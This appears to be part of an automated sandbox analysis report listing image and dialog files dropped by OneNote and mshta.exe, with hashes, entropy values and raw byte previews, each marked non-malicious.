Preview:	.PNG........IHDR.......1.....).'....sRGB.........pHYs..........+....1.IDATx^.}.w\.n...A.H...E.J...l.......p...\{.w...e.-K.%..d.9..DN...^}..p.L...._$.t...n.=U..ID..]~(.?.)J...-.../.......0V..........'.)1X..c..D..2..A'f."...Ru..R=b..\....\.n.0...7.~".'..s!bd.\|..p.u....-w'.....R.........i]..r....A.........r#...W..f{O.2~C.O........{.....3..W.}e:...~.....4.......t.Mv_....}*f..I...x11....d..6.@..O.......f.e..K.....L]..gohj&D..+.....#...#.J...n/]...8~.....zx.'.LI6..W....p..................V.F.. ...y.[.kl<?.^....N..$..7j.biU....c.51{S{.....q....c...<..x.............zG.F*.........U.w..fE.....DU.......WG7.5uC...7.....j..7yM...~jU..;J..a|LoG..x..<^.Z ...Z.....ip....._.4......f.rg..[...z....x1k.....z...K.l...;6.\..Y.#.WT.p.@{W....>.+..*..W....'v.nV...YA[.q!\.\...9..3.[|....7...HO......2<.....w.,].T^eN..XB.....M3...I.k...e..8...lZ.R...T.%......|N.w..9..!..O.-p..NA.eD_.d..nW2!...N...z>..;....=t#....H,.N.|. ......EC.............1.\

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000005S.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 3005 x 184, 8-bit/color RGBA, non-interlaced

Category:	dropped
Size (bytes):	12180
Entropy (8bit):	5.318266117301791
Encrypted:	false
SSDEEP:	
MD5:	5C859FF69B3A271A9AAB08DFA21E8894
SHA1:	3156302A7450ADFF4D1B6EC893E955D3764D4DD4
SHA-256:	B4A8E9A67EE0B897615AC4CCE388FFC175AB92D9E192E6875C79A4E7C1B5BB6E
SHA-512:	4CF518136EEBCA4F400A115D9B7BB0CAC9FA650BF910B99E15F04A259B7D3EFCFFD6796886FE09DB08C37C332B14BC8500845C09C8EAE1F2306F90E98D3C99 E0
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR..............;j.....sRGB.........pHYs..........+..../9IDATx^...dW...S=.dL$............-.`...'...x.7.D...(...$.?cO....9S]=.v...Z.......{..wNuf.&.....a.k5~...._..\.yk..v.....}{._.Q...5 ...._9o.n.....}7.].1v..t......q....3.<..0<.p.......0....s...... @....... @....... @....... @....... @...X.'..U-..... @....... @....... @....... @....... @......,I......+..... @....... @....... @....... @....... @........z...r.. @....... @....... @....... @....... @....... .$.C.KJ[.... @....... @....... @....... @....... @........&`.=X`.%@....... @....... @....... @....... @....... @....../)m.. @....... @....... @....... @....... @....... @ ....`.)....... @....... @....... @....... @....... @....K.0.....J....... @....... @....... @....... @....... @...`.....\.... @....... @....... @....... @....... @......,I......+..... @....... @....... @....... @....... @........z...r.. @....... @....... @....... @....... @....... .$.C.KJ[.... @....... @....... @....... @....... @........&`.=X`.%

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000005U.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 39 x 600, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	2104
Entropy (8bit):	7.252780160030615
Encrypted:	false
SSDEEP:	
MD5:	F6C596F505504044DF1E36BA5DA3F09B
SHA1:	BCF17EC408899B822492B47E307DE638CC792447
SHA-256:	EDBB86F160050FBF1F9860276802BAE292DBFD0BC98E3EA90D43D981E9F0C54A
SHA-512:	E8D067A1932CED8746FE7D665EEC34EA92A98AFF3DF26FFA9DD02742DDEA3C5654124A88A649FA33DB596F96A5FC9CB2C693D03132F1C8B254ACB56DB4763 D8
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR...'...X.......:....PLTE..{.....bKGD....H....cmPPJCmp0712....H.s.....IDATx^..c.%i.F...m.m.f.m.m.m{&....X...9.....M.WUW.d.N.O...E$...$...)H....n....N.k..v.....v1L[w)w.}..!...Y.X.V.D.......[....;.. [..;....

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000062.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop 7.0, datetime=2004:03:04 13:44:07], progressive, precision 8, 611x163, components 3
Category:	dropped
Size (bytes):	36740
Entropy (8bit):	7.48266872907324
Encrypted:	false
SSDEEP:	
MD5:	9C205C8D770516C5AA70D31B2CA00AF3
SHA1:	9A1002F0CF7F92F1BE2BB25BAD61CEBFAC282482
SHA-256:	E111F96490755C7D71E87C88ACAEA38AFE55BB865B1A14A83C5BD239648D5E2C
SHA-512:	A3E105208B32831265428572B0937DD3C17B793D8611B2DA8D4939F1BEC6050999D375E3F6B87D53AD49DFA0EAE737B0141D37597AA42116C310761973D4A134
Malicious:	false
Reputation:	low
Preview:	......JFIF.....H.H......Exif..MM.*............................b...........j.(...........1.........r.2...........i.................H.......H....Adobe Photoshop 7.0.2004:03:04 13:44:07............................c........ ....(.....................&...........n.......H.......H..........JFIF.....H.H......Adobe_CM......Adobe.d.. ...."...."................?...3......!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6..U.e...u..F'...... ....Vfv........7GWgw........................5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%......&5..D.T..dEU6te....u..F...............Vfv........'7GWgw.................?..o...4.gP.~.c...K{...V.=...]. <.........vS.........s....(.t......X......kk7....~-...yF}^c.Z.\.G./.?t...>....:.>......./.ib..).

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000066.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3

Category:	dropped
Size (bytes):	60924
Entropy (8bit):	7.758472758205366
Encrypted:	false
SSDEEP:	
MD5:	D58C51D2CF586A5E14A9EC8529C3B0A8
SHA1:	F4811A353797C29B1E3F5A61B125C46E1534D587
SHA-256:	F927C7825851974A2149868146970706523A49165133CEE6027A43E8C9ABDF27
SHA-512:	34B963173AFBDF07432F4B983D29F10376E4771FE666E9D50B1A81DA0B9F6001FD86B4A08B9711386DE153BF6E03C8E932E2D181C8EAF94EFF34D20FCA7570E
Malicious:	false
Reputation:	low
Preview:	......JFIF.....d.d......Ducky.......d......Adobe.d...d...!1AQ.aq...."....2B...Rbr#.s.4...3$.5u.6v..CSc...DT..f..t..&F.......................!1..A.Qaq....."2....B.s....Rbr..#4...35...CSc.$...DTdt..%.............?....O<......X.O.Fg..{.W&u.u.T~.|r;g!.._X..N.p.4...yK..xd...6..|%....\j..e.=...Y..f..I.|-....e...$R.j.......~.W#....{.....V.k.|F..z^..:.~..f......"x.....L..K..r../.;..[..l...;.U...W...X.........8.....y?..B...m.......j..Q.g3..G.K....GL.o..n7a..Y..[.'.........x........\......~...f...0\Wc.n?k.|.....1.ww;..2..?...r4uF.MXdB6..W..mG2NJ.E........u...2.q...Z..=(l)jU.X...U.\X.......O<......X.O.Fg..{.W&u.u.T~.|r;g!.._X..N.p.4..

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000068.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 39 x 579, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	515
Entropy (8bit):	6.740133870626016
Encrypted:	false
SSDEEP:	
MD5:	E96BE30D892A5412CF262FEE652921CA
SHA1:	8190A0BFE21D04BC6F3A406E91B87CA69C03A2DE
SHA-256:	0E31DA4DFCFF4A36C64C1CE940362D2309769F36369E4C43C317D5F2FA15658E
SHA-512:	D647F51ABBD013226A6ADD0D551D058C633F867F9AF5A9E099B85D6E291D220F7B85958B07381CD4C7C4F72356DBAFE2A86932AE398E28C56CDDF0744E92EE 4
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR...'...C........b...`PLTE...bKGD....H....cmPPJCmp0712....H.s....9IDATx^..I..@.C..<..?mo.#C((.J}...~..B...b.I.i.\<.e.....(p.I.EO...q.x.......dRz....K..b0.:.<c.o..0.x\:...F....I&..ap....."P@....DO...q)p*..@Y.CL2)=......1.........4....._.G..^`..lDO...q...X....SL..z....K..#.L#..I6..ap.Ls.,....7&..ap.p..ll...,GO...q.....k.n1..4......3=.f.x.$..4.....o....x.$+..0.x\.,&6..............IEND.B`.

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000006C.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	95763
Entropy (8bit):	7.931689087616878
Encrypted:	false
SSDEEP:	
MD5:	177DD42CA99CAA2CCBF2974221680334
SHA1:	35FD86B3DD082A6D4930C67BC0E05D3B5817465A
SHA-256:	525A857D0EDA855A64D3619DF58B1C2D013A73E60FA0D49B155ECFCB2C134C7C
SHA-512:	6FB6D9A6C97B1115C3246690A2F339CD612899AC25ACBA00296EAEAA0A1D094E7339D670969764FE23EB7C08FCDD01C6F78FBC0735D504D5E02AD342901719 3
Malicious:	false
Reputation:	low
Preview:	......JFIF.....d.d......Ducky.......d......Adobe.d...d...!..1AQa...q......."...2..B#Rb3..r$...6..C4....Ss%5...tu.c..Dd.EU7....................!.1.AQ..aq......"r..2...4Rb#3$B.Ss............?..H..dV....U..-..0]Cp.%O.Z.Y.e.=/.q.....j76.w@s...5.&&&5...n..w..>.1....;.vR..[.......=.......KtY]u3.g18...).r....&.IZ'.....g..4kY..X..b.......y<...r1........e.._...X...w....op.m%Jr31...S.Vo.._....Ol\]....F..V-....\...2j..X.....y.p.$4.....&#..]..n.V..x..P...F..C.f....]).~..Z\.....,..#..v..v...2V.k.SuaydO../[.*c._..oTV<Z.s.[...o.x..>....-....v...#....-.X..L.Z./#.XG.-.0......%w..H.@aZ....C.}...N~.;..R......5.D......I.... .R........s.>..ks....(...S...9....2=. :^.. p.+?(....$..Q..I.........=|..`2. v..t......U*.8.u.. ...'...*...2;u....& 3..$.

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000006E.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	67991

Entropy (8bit):	7.870481231782746
Encrypted:	false
SSDEEP:	
MD5:	1271B1905D18A40D79A5B9DB27EE97EA
SHA1:	9618608FBD7342DE6C71220A36C3F4995BA9C13E
SHA-256:	5B321A4D81BD499B289B1755F6450A42047C494DFBC112DBD56DA4CED2C15C1A
SHA-512:	C32DD26047F6B8AA061085B38AC2B8335868E1BFD8731DB65544309223A955FA4BF45B06AC8D244408658F51A1775B6F19FF0FFC804989DE706DE8EB36F1436F
Malicious:	false
Reputation:	low
Preview:	......JFIF.....d.d......Ducky.......d......Adobe.d...d...!.1..AQa..q..".........2...BR#b.r.3...$.'...)..C%7gw..(.S.W89......................!1.A.Qa.q".....2...#....B.t......rc.$%67Rb3s&'CUu.v....S.d5.V4T.e.............?...?..Wj.e.e.......w/..E..eOw_.....6......u..C6h.,..;.g.D8Z..-)O..jy..e;.u.g..w..[.L""k'w.......'1'.[......=..P...S.9a.V./O....q=8xk]...........9......F...e9'....9.O.... .&.....p......c.4...mr...?.......L..'.....0....+..|_...POM=7.?.2.a....};.Z..y./....>./.C.<...;.....|.1>...........S.8.o.O...+..n2...k../.X..9...Y...:.....\...Dk......q.K..\.Wuh.!Z?.mu...R.5.A.S.h.0..[..v..+M.....aUi*.k..?#..._...X..R.&]..[..;../]L..f..V......*.e...ut&.#.J.5....c%..o.$..v.<K.6..T.IP.....6X.*.uf..t0^..-.)m$.!.q(.j.f;..WB6.b.B..R.

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000006K.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	86187
Entropy (8bit):	7.951356272886186
Encrypted:	false
SSDEEP:	
MD5:	FEE4785DF76E93A9DC2F4501CBAEAE12
SHA1:	8FB4527BDE05EF208FCDB168098A07707C27501F
SHA-256:	F091DED5E283AF6848670A3172E7C43C6099875D39B3FC69C2BDBA914F609602
SHA-512:	7E99D33151A0D3873D6A819C98EA8E62D928C087B7BA2080F11C7BCF746AD60A44D4FF6EE3D2D2E8DFA4BF1FC6285ED56BB83F91C2FC6FC4FDFF2000105F1 B1
Malicious:	false
Reputation:	low
Preview:	......JFIF.....d.d......Ducky.......d......Adobe.d...d...1.!Aq...Qa."...2..BR#...br......6v.7..3.CSc...$4.s..&dt%u.f......................!1.AQ..aq........"2.B#....Rb3..t.5u.67.8.r..$....C4.cs.Sd%.DEUe&.............?...........w.....c.....i.A.....3...7.......7..P......%.........?Th..I./?.;.....$}..=5Oa...F.c.A/...D.D..]..y..3e.5\%.fo2.X.*]q.5Ee.}..i..md.T....#...-...Mu...9...-+..~w5O.);..G..'.;..).....A_...M.vV..y.q......,<.3.(...._K:..XM.......w.......9..T.......?b..a-%.c;.}..>....|.,IZKCEB.t...fw|.Sw^..Y..:.J.................t._P..v..j.1.R8.R....G..W*H<(Xi........i..xcu...WM.dqM>'W..g....M.q.....+.....b'..~....>..T.~Jc....fj.X.x..9...N.w.6:..>.......&.(h..u...t._...)_k#7Za...cZ....P...Y..;.V.,..xo.....f........Y...\6...M'L._

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000006M.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 85 x 470, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	11197
Entropy (8bit):	7.975073010774664
Encrypted:	false
SSDEEP:	
MD5:	DDC3CC30794277500EFE4BC6667EC123
SHA1:	EFC9642C1F95B5FC38764476AE481649C016FA0C
SHA-256:	7F5B660A1A0BF46C75AAF19B4F77A0E086DE003EC03AFC1F58D871D55AA5BA9E
SHA-512:	25232A84604C3959634D33090238FEC8D51E40AD84EB3A08BB8522A81BE1E83378649C014E98E1DFCDF46B7BFAC92D8D2429211CD11D7EE0334C9C3DF7C1B6 6
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR...U.........1x5.....PLTE..................................e...s..............x.........................o..~............................m..j...p.......z...x.............|.......................................v......................y..h..P..{....bKGD....H....cmPPJCmp0712....H.s...(SIDATx^.}i@S..N....h...!..)....AI%..p.L."a..)..`U..,h..:O.b.:.j+.Z).b..zN.s..{O...&|..N}...${....~.....k}.[k}{.o^.D_..W:35ly..7rL....6n0.A...b

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000006Q.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	179460
Entropy (8bit):	7.979020171518325
Encrypted:	false

SSDEEP:	
MD5:	4E131DBFEC5C2462273CA7B35675B9D9
SHA1:	CA037F444D819A118AC37D7AA3782B9BF94C1616
SHA-256:	2A4A3530D652E227DDD5ADC096A95F6034718F7C380B07DB622022D768815059
SHA-512:	C333ECEB1439D0238BF44FB7896E62DBA4C645B70413AA0F99C1F10E8DCD20C2EEE5C83F2E9DDE9A2494C85A6D8D13CFFFC4160E2F598E17867015F5244D65 A
Malicious:	false
Reputation:	low
Preview:	......JFIF.....d.d......Ducky.......d......Adobe.d...d.. ....!.1AQ.aq..."....2Rr..Bb..#34.....CSs.$5c.t....%.Dd.6.T..u.U....E.7w.........................!.1A.Qaq......2."r.3....BRb.#4......CsSc...$.5..%.DT.t67d..Uu...'.. ....?..c.......p..z..i.....z......kj........F>f......3N...M....RM.&..-.~.Q..'.....q.a..w...-~......g.{..&.......V.n.D....>FS!n.....@..)...W..q..Wr{..J.gf.{.M$.P@m.,..9..&m.D...w.._...-.O........ s.....h.k~......(.K...V..l.-...+.9.k......*......#.p#.O..9M..mF...C.......7+.AI....4vw.;..H......e..Q.u[.eUK.....z.....[.Kt...s..Lf.4..l{.....sh............=..;..iqkj.m.a...NH......v..H..$..q.y...... c...U[Mcf.......+...S-...^....4..T..YtL.x.v.;.....<...Ik|B.$.s8......3.+.8.l.. h.:....%B..W..I.QRS..,*x.

C:\Users\qlex\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000073.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop CS Windows, datetime=2004:03:12 11:08:07], baseline, precision 8, 595x450, components 3
Category:	dropped
Size (bytes):	59832
Entropy (8bit):	7.308211468398169
Encrypted:	false
SSDEEP:	
MD5:	DCDD543A4E0BA2C1909BA095D46FFBCB
SHA1:	B86C89537138FE07255354202D3EAD0B53B3C54D
SHA-256:	28F334B77068F71F5F92A95695433B950610204A0E5580CE567DB8FAD4993ECB
SHA-512:	5408C3259B7F3288A4BEB04342799AD5FE3A6F0EC7E92353B29B7E7E538DFA9903B39637226919E0421BC422635D25F5F8069DC7441864DC03E1B909BF5C2C84
Malicious:	false
Reputation:	low
Preview:	......JFIF.....H.H.....fExif..MM.*.............................b...........j.(...........1.........r.2...........i.................H.......H....Adobe Photoshop CS Windows.2004:03:12 11:08:07................... ....S...&.(.................................0.......H.......H..........JFIF.....H.H......Adobe_CM......Adobe.d.. ....y...."...............?...3......!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6. .U.e...u..F'..............Vfv........7GWgw........................5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%......&5..D.T..dEU6te....u..F..............Vfv........'7GWgw.................?......;R~+ '....xh..~.n-}.......Te................^B..IU_....._...S......h.......!....9...A}6V=J......C..c.....Ug.Wh......

C:\Users\qlex\AppData\Local\Microsoft\Windows\INetCache\IE\154AETFN\warning[1]

Process:	C:\Windows\SysWOW64\mshta.exe
File Type:	GIF image data, version 89a, 36 x 38
Category:	dropped
Size (bytes):	1062
Entropy (8bit):	4.517838839626174
Encrypted:	false
SSDEEP:	
MD5:	124A9E7B6976F7570134B7034EE28D2B
SHA1:	E889BFC2A2E57491016B05DB966FC6297A174F55
SHA-256:	5F95EFF2BCAAEA82D0AE34A007DE3595C0D830AC4810EA4854E6526E261108E9
SHA-512:	EA1B3CC56BD41FC534AAC00F186180345CB2C06705B57C88C8A6953E6CE8B9A2E3809DDB01DAAC66FA9C424D517D2D14FA45FBEF9D74FEF8A809B71550C7C 145
Malicious:	false
Reputation:	low
Preview:	GIF89a$.&.......h...............h.hh..h..h..h..h....h................h.................h.................h................hh.h..h..h..h..h.hhhhh.hh.hh.hh.hh..hh.h..h..h.h..h..hh.h..h..h..h..h..hh.h..h ..h..h..h..hh.h..h..h..h..h...h...............h.hh..h..h..h..h....h...............h................h...........h.................h...............h.hh..h..h..h..h....h................h.................h.................h.......... ......h..............h.hh.h..h..h..h....h..............h................h................h................h...............h.hh..h..h..h..h....h................h.................h.................h.. ....!.......,....$.&.@......H.......<0.....VXQH..C..1>.(..@..C.t.q"B..S.\.r.D...Z.. .M.41.".......<.r.;.r4..P..]....+.T-...N...x....1. :..TdD...^.j..W.r...y....V...Lx0..):8p q.4.;...f`.r-K...(..P....t.].~..l..

C:\Users\qlex\AppData\Local\Microsoft\Windows\INetCache\IE\6C4RCJFL\error[1]

Process:	C:\Windows\SysWOW64\mshta.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1706
Entropy (8bit):	5.274543201400288
Encrypted:	false

SSDEEP:	
MD5:	B9BEC45642FF7A2588DC6CB4131EA833
SHA1:	4D150A53276C9B72457AE35320187A3C45F2F021
SHA-256:	B0ABE318200DCDE42E2125DF1F0239AE1EFA648C742DBF9A5B0D3397B903C21D
SHA-512:	C119F5625F1FC2BCDB20EE87E51FC73B31F130094947AC728636451C46DCED7B30954A059B24FEF99E1DB434581FD9E830ABCEB30D013404AAC4A7BB1186ADA
Malicious:	false
Reputation:	low
Preview:	...window.onerror = HandleError..function HandleError(message, url, line)..{..var str = L_Dialog_ErrorMessage + "\n\n"..+ L_ErrorNumber_Text + line + "\n"..+ message;..alert (str);..window.close();..return true;..}..function loadBdy()..{..var objOptions = window.dialogArguments;..btnNo.onclick = new Function("btnOKClick()");..btnNo.onkeydown = new Function("SwitchFocus()");..btnYes.onclick = new Function("btnYesClick()");..btnYes.onkeydown = new Function("SwitchFocus()");..document.onkeypress = new Function("docKeypress()");..spnLine.innerText = objOptions.getAttribute("errorLine");..spnCharacter.innerText = objOptions.getAttribute("errorCharacter");..spnError.innerText = objOptions.getAttribute("errorMessage");..spnCode.innerText = objOptions.getAttribute("errorCode");..txaURL.innerText = objOptions.getAttribute("errorUrl");..if (objOptions.errorDebug)..{..divDebug.innerText = L_ContinueScript_Message;..}..btnYes.focus();..}..function SwitchFocus()..{..var HTML_KEY_ARROWLEFT = 37;..

C:\Users\qlex\AppData\Local\Microsoft\Windows\INetCache\IE\TYGB8XKT\error[1]

Process:	C:\Windows\SysWOW64\mshta.exe
File Type:	HTML document, Unicode text, UTF-8 (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3247
Entropy (8bit):	5.459946526910292
Encrypted:	false
SSDEEP:	
MD5:	16AA7C3BEBF9C1B84C9EE07666E3207F
SHA1:	BF0AFA2F8066EB7EE98216D70A160A6B58EC4AA1
SHA-256:	7990E703AE060C241EBA6257D963AF2ECF9C6F3FBDB57264C1D48DDA8171E754
SHA-512:	245559F757BAB9F3D63FB664AB8F2D51B9369E2B671CF785A6C9FB4723F014F5EC0D60F1F8555D870855CF9EB49F3951D98C62CBDF9E0DC1D28544966D4E70F
Malicious:	false
Reputation:	low
Preview:	...<HTML id=dlgError STYLE="font-family: ms sans serif; font-size: 8pt;..width: 41.4em; height: 24em">..<HEAD>..<meta http-equiv="Content-Type" content="text/html; charset=utf-8">..<META HTTP-EQUIV="MSThemeCompatible" CONTENT="Yes">..<TITLE id=dialogTitle>..Script Error..</TITLE>..<SCRIPT>..var L_Dialog_ErrorMessage = "An error has occurred in this dialog.";..var L_ErrorNumber_Text = "Error: ";..var L_ContinueScript_Message = "Do you want to debug the current page?";..var L_AffirmativeKeyCodeLowerCase_Number = 121;..var L_AffirmativeKeyCodeUpperCase_Number = 89;..var L_NegativeKeyCodeLowerCase_Number = 110;..var L_NegativeKeyCodeUpperCase_Number = 78;..</SCRIPT>..<SCRIPT LANGUAGE="JavaScript" src="error.js" defer></SCRIPT>..</HEAD>..<BODY ID=bdy onLoad="loadBdy()" style="font-family: 'ms sans serif';..font-size: 8pt; background: threedface; color: windowtext;" topmargin=0>..<CENTER id=ctrErrorMessage>..<table id=tbl1 cellPadding=3 cellspacing=3 border=0..style="background: buttonface

C:\Users\qlex\AppData\Local\Temp\{0474E33B-C962-475E-82D6-FCBAAF2611A4}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 171 x 552, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	10056
Entropy (8bit):	7.956064700093514
Encrypted:	false
SSDEEP:	
MD5:	E1B57A8851177DD25DC05B50B904656A
SHA1:	96D2E31A325322F2720722973814D2CAED23D546
SHA-256:	2035407A0540E1C4F7934DB08BA4ADD750FCB9A62863DDD9553E7871C81A99E3
SHA-512:	BC7DC1201884E6DAFDC1F9D8E32656BFAEE0BB4905835E09B65299FE2D7C064B27EAA10B531F9BECF970C986E89A5FD8A0B83F508BBA34EB4E38B3F7F5FC623A
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR.......(.....!..t....PLTE...4.....bKGD....H....cmPPJCmp0712....H.s...#.IDATx^.w`......$..B....... ....fz5..6`l\.8...Nsz{.//y./....{.7}g.....e.....~.......s...f.....%c...6....O.PJ...Y.oi...9..'j.2..6.-

C:\Users\qlex\AppData\Local\Temp\{057D2EB7-62BD-4C0C-B7AF-27EA13342DFB}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	52945
Entropy (8bit):	7.6490972666456765

Encrypted:	false
SSDEEP:	
MD5:	AD003F032F32FAC4672D4CE237FA5C5B
SHA1:	AE234931B452F0D649D91291763B919CF350EA49
SHA-256:	ADB1EBBE18D6CD8FF08AA9BF5C83CDB83BF9AA179698E34E93DBCDDE12F04D32
SHA-512:	ECA25FA657ECE3A66D3E650628E0F65D3BADD38864C028AB6553950A1A66D7D55482C85E9E565573E9E5AAFA91C2D53235971C644A266D41EB69F8E72E3A843 B
Malicious:	false
Reputation:	low
Preview:	......JFIF.....d.d......Ducky.......d......Adobe.d...d...!1..AQ..aq...."....2....BR#r.b3$...C.Sc%...s5E.......................!1.A..Q.aq"...2...#...B...Rb3..$..CSr...6...........?......y_N.e.H7?........W..w....k|...S..d.4.>.RW5z.$.i.)V.O....>o...c..*&1.D..O..".ufbb..1...t..u=..K...m...~.....F..-.fb:i..=f..C.w.[{..~.7k....;..:..3....4.....$..m]...}....~q...9T.#..7.~..8...q.N;c..ffo.w...W..d........../t_........IWJE..).>..v;:=....Rrw#.m.n.n...E...vm.J}2N*..|.4...80.#..e....t.J..ZQ.x|g/....F..e....k+vK...M..W.X.e.L..~...j.....kz....=...n:O.:..[.L,.+R...Y..zKNI....,..{e..U.'...}.......|..t.]...~...b4......_.i..../.......m...a..n...v.j.?..Rc.$G\|.31..#..$?.........h.w....-... .a.%z..u......u.A....Fm..J.......G..[...w.....:....w/.

C:\Users\qlex\AppData\Local\Temp\{09872D20-3242-477C-8DE4-89129715AF09}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop CS Windows, datetime=2004:03:12 11:05:55], progressive, precision 8, 612x618, components 3
Category:	dropped
Size (bytes):	68633
Entropy (8bit):	7.709776384921022
Encrypted:	false
SSDEEP:	
MD5:	41241EE59AB7BC9EB34784E3BCE31CB4
SHA1:	98680761A51E9199CF3C89F68B5309FBEC7EE3CB
SHA-256:	035B26DF61855A3F36DBD30FDAB0C157C04C9E8AE2197EA4D4AEB3E82E6A4C2B
SHA-512:	3EE331D5BCEE4AD5D3FC9661D4AB4053F7D351591A094334F963C33C9D0E32CCCABE9334AD7C308108CE99617E064FE848DCD469ACD8D83FBE5C4452DE523 8F
Malicious:	false
Reputation:	low
Preview:	......JFIF.....H.H......Exif..MM.*............................b...........j.(...........1.........r.2...........i.................H.......H....Adobe Photoshop CS Windows.2004:03:12 11:05:55............................d...........j..&.(...H.......H..........JFIF.....H.H......Adobe_CM......Adobe.d.."................?..3......!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6..U.e...u..F'..............Vfv........7GWgw........................5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%......&5..D.T..dEU6te....u..F...............Vfv........'7GWgw.................?../$.W:SZ./...9.....-...u......r.....].c...@W_.7...+......v.+PD.I..-<1.pDn-\.....p.$....0.}V....\..>.~..XN.o..l(E....ik..o.

C:\Users\qlex\AppData\Local\Temp\{0A5D23CD-F9AA-426E-858A-C6DF68623284}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPCM), density 28x28, segment length 16, baseline, precision 8, 105x441, components 3
Category:	dropped
Size (bytes):	2268
Entropy (8bit):	7.384274251000273
Encrypted:	false
SSDEEP:	
MD5:	09A7AE94AA8E517298A9618A13D6E0E2
SHA1:	FA5181A7414BA32F816BF0C4278EC20C615E8B1A
SHA-256:	3C68C7EE798E62A4A99C740153F3980D7DF029605C843410942C7F85E794823B
SHA-512:	074E9A2BE2039D0AFEAD360157550B934FABD0CB86B5AF476C1FBC885EE60331F5A68EAF70BF76E23C8248A20FB900346839F4AA8892370B5889E64948DCC6E 2
Malicious:	false
Reputation:	low
